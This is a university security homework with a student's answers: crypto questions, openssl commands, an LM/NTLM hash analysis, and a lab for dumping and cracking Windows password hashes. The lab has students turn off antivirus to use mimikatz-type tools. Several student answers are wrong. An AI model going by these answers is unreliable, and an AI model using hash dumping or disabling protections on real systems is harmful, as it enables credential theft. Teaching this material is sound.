**Computer and Information Security**

**(ECE560, Fall 2020, Duke Univ., Prof. Tyler Bletsch)**

**Homework 2**

**Updated 2020-09-13: Fixed MD4 procedure in Q6; changes marked in this color.**

Name: \_\_\_\_\_\_\_\_\_\_

Duke NetID: \_\_\_\_\_\_\_\_\_\_\_

**Instructions - read all carefully:**

* **DON’T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something. It is recommended to answer the questions in the order they are asked, as they build on each other.
* **COMPUTERS YOU WILL NEED:**
  + The assignment will make use of the four computers described below.
  + VMs created using the Duke VCM service:
    - Your **Linux VM** (“*ECE.560.01.F20 - Ubuntu20.04*” on VCM)
    - Your **Windows VM** (“*ECE.560.01.F20 - Win10*” on VCM)
    - A new **Kali VM** (“ECE.560.01.F20 - Kali 2002.2” on VCM)
  + Your own machine on Duke wifi: your **personal computer** (any OS).  
    (If working remotely, VPN into the Duke network as needed.)
* **WRITTEN PORTION DIRECTIONS:** 
  + This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
  + This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
  + When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
* **PROGRAMMING PORTION DIRECTIONS:** 
  + There is a small programming project in this assignment; **your code for this will be submitted as a separate file** via the **Sakai assignment facility**. See the question itself for details.
* **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment is adapted from material by Samuel Carter (NCSU).

# Question 0: Accessing the Homework (0 points, but necessary)

Homework 2 was encrypted with three stages of encryption, but if you’re reading this, you’ve already solved that.

# Question 1: Show your work from Question 0 (2 points)

Below, **paste the commands needed to complete Question 0.**

ssh-keygen -m pem

openssl rsa -in .ssh/id\_rsa -text > .ssh/id\_rsa.pem

openssl rsautl -decrypt -inkey id\_rsa.pem -in secret-<netid>.key.enc -out key.bin

openssl enc -aes256 -d -K <key in key.bin> -in data-<netid>.dat -out outlayer -iv 00000000000000000000000000000000

dig target.colab.duke.edu | grep 'vcm-'

**Give the SHA1 hash of your decrypted secret key file (e.g. using sha1sum)**.

3caa9e04ed61baa7e4310584ea62c399f08185fc

# 

# Question 2: Chapters 2, 20, and 21 - Cryptography (21 points)

(Based in part on review questions from the textbook)

1. What are the inputs and output of a symmetric cipher’s encryption function? Its decryption function?

Encryption: input secret key + plain text + encryption algorithm output: ciphertext

Decryption: input secret key + ciphertext + decryption algorithm output plaintext

1. How many keys are required for two people to communicate via a symmetric cipher?

1

1. What is a message authentication code?

An info showing the sender has the access to the secret key and therefore we can assume the sender is he claim who he is.

1. In your own words, describe how each of the three MAC schemes in textbook figure 2.5 work. (The figure is also in the slides; see Cryptography slide 33 or so.)

1 hash the message then encrypt hash value with secret key: only those with access to secret key can encrypt hash and we can verify that

2 hash the message then encrypts hash value with private key: similar to first one except we are using asymmetric encryption

3 append secret to message then hash the whole message: only those with secret key can generate the correct hashing result

1. What properties must a hash function have to be useful for message authentication?

Can applied to data of any size

Output is fixed length

Easy to compute

One way or pre-image persistent

If y != x, then H(y) != H(x)

Collision resistant

1. What problem with symmetric ciphers is solved by asymmetric ciphers?

Having to share secret key without secure communication

1. What are the inputs and output of an asymmetric cipher’s encryption function? Its decryption function?

|  |  |  |
| --- | --- | --- |
|  | Input | output |
| Encryption | Encryption algorithm +public key + plaintext | Ciphertext |
| decryption | Decryption algorithm +private key + ciphertext | plaintext |

1. How many keys are required for two people to communicate via an asymmetric cipher?

2 pair, 4 keys

|  |  |  |
| --- | --- | --- |
| Alice |  | Bob |
| Encrypt with bob public key |  | Decrypt with bob private key |
| Decrypt with alice private key |  | Encrypt with alice public key |

1. Describe the process of using an asymmetric cipher to send a message confidentially. Describe a threat model that this use of cryptography defeats.

Alice,bob generate RSA key pair and distribute public key

|  |  |  |
| --- | --- | --- |
| alice |  | bob |
| encrypt with bob public key |  |  |
|  |  | Receive, decrypt with bob private key |
|  |  | Encrypt with alice public key,send |
| Decrypt with alice private key |  |  |

This defeat evesdropping. Even someone get the encrypted message, they can not decrypt it without private key.

1. Describe the process of using an asymmetric cipher to send a message with provable authenticity. Describe a threat model that this use of cryptography defeats.

Digital signature

|  |  |  |
| --- | --- | --- |
| Alice |  | Bob |
| Hash payload, encrypt with alice private key |  |  |
|  |  | Decrypt hash with alice public key, compare with the calculated hash |

Without digital signature, anyone can claim he is alice and will cause trouble.

With digital signature, at least we know the sender has access to alice private key and he is very likely alice

1. What is the difference between a private key and a secret key?

They are a pair. You can encrypt with one key and decrypt with another or vice versa. The only difference is you keep secret key private and distribute public key.

1. What is a digital signature?

A message showing that the sender is the one with the private key.

To generate, sender calculate the hash of payload, encrypt with private key, send.

To verify, receiver calculate the hash of payload, compare with the decrypted signature.

1. What is a public-key certificate?

Proving that the claimer is actually the real person.

Everyone can claim I’m Bob on internet. So we need trusted source to sign the public key then we know it’s real bob.

1. How can public-key encryption be used to distribute a secret key?

|  |  |  |
| --- | --- | --- |
| Alice |  | Bob |
|  |  |  |
| Encrypt secret key with bob public key, send |  |  |
|  |  | Decrypt secret key with bob private key |
|  |  |  |

1. What are the two general approaches to attacking cryptography?

Brute force, cryptanalysis

1. For general-purpose symmetric encryption, what’s a common, good algorithm to use?

AES

1. For general-purpose asymmetric encryption, what’s a common, good algorithm to use?

RSA

1. What does Diffie-Hellman key exchange accomplish? Describe a threat model that this use of cryptography defeats.

Key distribution.

To start conversation, we first need to agree on secret key. If attacker get the secret key, then they can hack our chat. But with DH, even they see our exchange of prime number, they cannot get secret key.

1. How can symmetric and asymmetric cryptography be used together to encrypt a large message in such a way that we get the performance of the symmetric cipher with the public/private key structure of the asymmetric cipher?

Digital envelops.

|  |  |
| --- | --- |
| Send | Receive |
| Encrypt large data with symmetric key,  Encrypt symmetric key with receiver public key  Send all info | Decrypt symmetric key with receiver private key  Decrypt payload with symmetric key |

1. What is the difference between a block cipher and a stream cipher?

Block: proceed one block each time. More common, can reuse key.

Stream: proceed the input continuously (e.g. byte/time) faster, use less code.

1. What is ECB mode and why is it bad in most cases? Give an example of a better mode and explain why it’s better.

Decrypt each block with the key. It’s bad because it may expose info about the original plaintext(e.g. ECB the penguin you can still see the shape)

CTR. By introducing counter, we add pseudo randomness and avoid showing some pattern.

# Question 3: Diffie-Hellman computation (4 points)

Alice and Bob have agreed on the prime number p=128903289043 and generator g=23489. Let Alice’s random number be 23 and let Bob’s be 3.

**Compute the shared secret key between Alice and Bob. Show your work.**Hint: [Wolfram Alpha](http://www.wolframalpha.com/) will make short work of the large exponentiation/modulo operations; normal integer arithmetic such as that used in C, Python, etc. will not work.

|  |  |  |
| --- | --- | --- |
|  | p=128903289043 |  |
|  | g=23489 |  |
| Alice |  | Bob |
| Secret: 23 |  | Secret: 3 |
| Public: (g^23) mod p = 34743366840 |  | Public: (g^3) mod p = 69330374869 |
| Shared secret: (bob public ^23)modp=68870229433 |  | Shared secret(alice public ^3)modp=68870229433 |

# Question 4: Simple Encryption Program (20 points)

Write a command-line program in the Linux environment that performs symmetric encryption using a secret key. You may use any language or library you wish. Do not implement an encryption algorithm yourself! Make use of a library to perform an existing, respected algorithm, such as AES. If called without arguments, the program should print a usage message, e.g.:

Syntax:

To encrypt: ./duke-crypter -e <input\_file> <output\_file>

To decrypt: ./duke-crypter -d <input\_file> <output\_file>

Upon being called with one of the syntaxes above, the program will prompt for the secret key on the console. Most programs hide the keys as they are typed, but that involves some weird terminal calls, so for this assignment, your program may echo the typed keys as normal.

Your program may be called something other than "duke-crypter", but otherwise must function as specified above. Your program must not use stdin for anything other than the secret key, though it may write to stderr or stdout.

On a successful operation, it should exit with status 0. The program should exit with a non-zero status if, during decryption, the provided secret key is not correct OR the cipher text is determined to have been tampered with. Your program should also exit with a non-zero status code if any other error occurs (file not found, etc.).

**NOTE:** The above implies that your program should be able to detect failures in decryption. This means that the ciphertext file should also include some form of signature of the plaintext, likely in the form of a cryptographic hash such as SHA-2 or SHA-3. Alternately, you may use an encryption algorithm that includes built-in integrity verification.

This assignment will be **self-grading**. Once you have a working version, download a tool called [**cryptotest.pyc**](https://people.duke.edu/~tkb13/courses/ece560/homework/cryptotest.pyc) which has been developed for this course. You can retrieve it by running:

$ wget https://people.duke.edu/~tkb13/courses/ece560/homework/cryptotest.pyc

You can run it with the syntax:


$ python3 cryptotest.pyc <your\_encryption\_program>

NOTE: This is compiled python3, which is very sensitive to version changes; it is prepared to work on your Ubuntu VM. Other platforms may give the error “RuntimeError: Bad magic number in .pyc file”.


This tool will perform the following steps:

* Generate a plaintext input file
* Encrypt this plaintext file
* Examine the ciphertext and verify that it is not compressible
* Decrypt the ciphertext file
* Verify that the decrypted content matches the original plaintext
* Attempt to decrypt the ciphertext with the wrong secret key
* Verify that the exit status of this attempt is non-zero (indicating failure, i.e. that the incorrectness of the key was detected)
* Verify that the output written, if any, does not match the original plaintext
* Tamper with the ciphertext by modifying a byte
* Attempt decryption of this tampered file using the correct secret key
* Verify that the exit status of this attempt is non-zero (indicating failure, i.e. that the tampering was detected).

Here is an example run against the instructor solution:



To contrast, here is an example run against a very lousy solution:



The tool produces a report a report called "**cryptotest-report.txt**" which contains content similar to the following:

cryptotest v1.2.0 by Dr. Tyler Bletsch (Tyler.Bletsch@duke.edu)

= Certified results report =

Binary under test: ./example-duke-crypter-good

Test points: (1, 3, 1, 6, 1, 4, 4)

Total points: 20 / 20

Current username: tkb13

Current hostname: reliant.colab.duke.edu

Timestamp: 2018-09-26 21:29:06.601592

Signatures:

a930a627634fc9a2bb3a592cd6792bd2

e259debe710fbf5de9fe0425ff19da53

82b66934d0bb6eeb4e3aa36eaf3446df

To prevent tampering with this report, the signatures at the bottom are Message Authentication Codes (MACs) of your binary, the cryptotest tool, and the report itself. Like the tool says in its output, when you're satisfied, zip up your source code, the binary you used for this test, and cryptotest-report.txt into a file called <netid>\_homework2\_crypter.zip and submit it to Sakai.

Some further tips:

* If using Java, you should write a small shell script front-end so that your program can be called without explicitly running the java virtual machine. For example, if you write MyDukeCrypter.java, the following will make an appropriate front-end script for it:  
   $ echo '#!/bin/sh' > duke-crypter  
   $ echo 'java MyDukeCrypter $@' >> duke-crypter  
   $ chmod +x duke-crypter  
   $ ./duke-crypter *(…whatever…)*
* [This Wikipedia page](https://en.wikipedia.org/wiki/AES_implementations) lists programming languages and associated crypto libraries capable of at least the AES algorithm. You’re in no way restricted to these languages or libraries; this is just meant to serve as a starting point.

**![A person wearing glasses

Description automatically generated](data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEAYABgAAD/4TDKRXhpZgAATU0AKgAAAAgABAExAAIAAAALAAAQSodpAAQAAAABAAAQVoglAAQAAAABAAAgouocAAcAABAMAAAAPgAAAAAc6gAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA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|  |
| --- |
| **OPTIONAL: Figure out how to cheat.**  If you are already familiar with reverse engineering techniques or want a challenge, it is conceivable that you could defeat the self-grading tool to have it certify arbitrary output. If you do so, please demo to the instructor for up to 10 points extra credit.  *Note: Do not \*actually\* cheat.* |

# Question 5: Analysis of the Microsoft LM Hash Algorithm (3 points)

The [LM Hash algorithm](https://en.wikipedia.org/wiki/LAN_Manager#LM_hash_details) was used to store passwords in versions of Microsoft Windows prior to Windows NT (such as Windows 95). I’ll be blunt: it’s pretty awful.

**Explain how the LM Hash Algorithm works including its relationship with DES.**

1 generate DES keys: user input -> upper case -> null-padded to 14 bytes -> split into 2 7B part -> insert null bit -> now have 2 8 bytes DES key

2 encrypt constant string kgs!@#$% with each key then concatenate 2 ciphertext into 16 byte lm hash

It is based on DES and use user input as key

**Explain how the algorithm reduces key space needlessly (hint: it’s in multiple ways).**

1 user input is limited to 14 characters

2 split input into 2 half

3 all character are upper case

4 doesn’t use salt

**Explain how in some cases an attacker may not even have to crack the hash to use it to gain access.**

1 if attacker use pre-computed dictionary attack(rainbow table) they can brute force it quickly

2 since hash never change until user update password—it is static for a long time

and some server api only required hash for authentication—so if you get the hash, you can use the api for a long time

# Question 6: Cracking Microsoft NTLM-hashed Passwords (7 points)

Recognizing the awfulness of LM Hash, Microsoft introduced [NTLM](https://en.wikipedia.org/wiki/NT_LAN_Manager) starting in Windows NT (the precursor of Windows 2000, XP, 7, 8, and now 10). NTLM converts your Windows password to UNICODE (UTF-16LE) and then uses the MD4 hashing algorithm *without a salt* (!).

For this exercise, we want you to convert a password on your Windows VM to UNICODE (UTF-16LE) and then hash the UNICODE Hex string with MD4. The output of MD4 should match your Windows NTLM password hash. Then you’ll use an online hash database to crack the hash.

## Avoiding Defender/CrowdStrike and Chrome real-time protection

Some of the tools we’re going to install (such as “mimikatz”) have malicious capabilities and are often deployed by attackers. Therefore, the real-time monitoring provided by Windows Defender (in stock installations) or CrowdStrike (in Duke VMs) will block their download. We need to use these tools for ethical exploration, so we must work in an environment with these protections disabled. The ECE560-specific variant of Windows provided on VCM is pre-configured in this way. Therefore, you can and should *only* do this question on a Windows VM based on the “ECE.560.01.F20 - Win10” image in VCM; if your Windows VM is based on another image, discard it and create one of these as your new Windows VM.

*Additionally*, if using Chrome on your Windows VM, you’ll need to turn off “Safe browsing” in advanced settings, as it will block downloading some of the tools below.

## 

## Create target account(s) (1 point)

As our goal is to read and then crack some Windows user password hashes, we need some victim “users”. (Your NetID password will not be part of this experiment, as it is not a *local* account, but is instead stored remotely using Microsoft’s Active Directory system.)

In the start menu, type “users” and choose “Edit local users and groups” (*not* “Add, edit, or remove users” -- this dialog will lead you to add online Microsoft accounts). Navigate to the “Users” folder, right-click in an empty area of the list, and choose “New user”. Call this user “**test1**”, and provide the weak password “**simple**”. Mark the account as “disabled” so it can’t actually be used to grant access.

Make a few more accounts (“**test2**”, “**test3**”, etc.) with increasingly complex passwords (longer, including more character classes) as you see fit. Do not use any actual password you use anywhere else!

**Note all passwords used for the test users below.**

## A screenshot of a computer Description automatically generatedHash a password manually (2 points)

For the simple password, we must convert it to 16-bit little-endian Unicode. There is a lot to the [Unicode standard](https://en.wikipedia.org/wiki/Unicode), but for ASCII text, the conversion to this flavor of Unicode is as simple as appending a 00 byte to each character, converting it from 8-bit to 16-bit little-endian. So for example, the text “abc” is 616263 in ASCII hex, and 610062006300 in 16-bit little-endian Unicode hex.

**Convert the test1 password (“simple”) to 16-bit little-endian Unicode hex below.**

730069006d0070006c006500

The Windows NTLM hash algorithm is just the classic MD4 hash algorithm applied to the above representation. ~~You can use~~ [~~this web tool~~](https://www.conversion-tool.com/md4?lang=en) ~~to do the MD4 hash of the above hex.~~ It looks like this tool no longer supports hex input, so anything typed in is literally interpreted. I couldn't find a handy web tool that takes hex input and does MD4, but no matter - we'll do it ourselves. Research how to use "xxd" to convert typed hex into raw data, then pipe that into   
"openssl dgst -md4" to do the MD4 hash[[1]](#footnote-1).

**Using the ~~tool~~ command line, compute the MD4 of the Unicode ‘simple’ password, showing your command and the result below.**

echo 730069006d0070006c006500 | xxd -r -p | openssl dgst -md4

(stdin)= c51602d46e08e6fe02b5dc5c6439e538

This operation is common enough that it’s just called doing an “NTLM hash”, and [online tools exist for this as well](https://codebeautify.org/ntlm-hash-generator).

**Compute the NTLM hash directly using the tool above, pasting the result below. It should match the earlier MD4 hash.**

C51602D46E08E6FE02B5DC5C6439E538

## Install some tools (2 points)

Classically, an attacker with administrator privileges would use tools like “pwdump”, “samdump2”, and others to print out the stored NTLM hashes of passwords. Because these hashes are unsalted, cracking them is common and fairly easy.

Microsoft has a bit of a problem here, as exchanging NTLM hashes is built into many of their protocols, so they cannot simply discard this way of storing passwords without breaking compatibility. Instead, starting in Windows 10’s “Anniversary update” (August 2016), Windows encrypts the stored passwords using AES-128 using a stored random key that is readable only by processes with the rare “SYSTEM” level permission (above simple administrator).

This is similar to the classic “DRM” example from class: the OS is storing key and ciphertext on the same system, and if you have administrator privilege, you can acquire the SYSTEM level privilege to get the key, giving you both together.

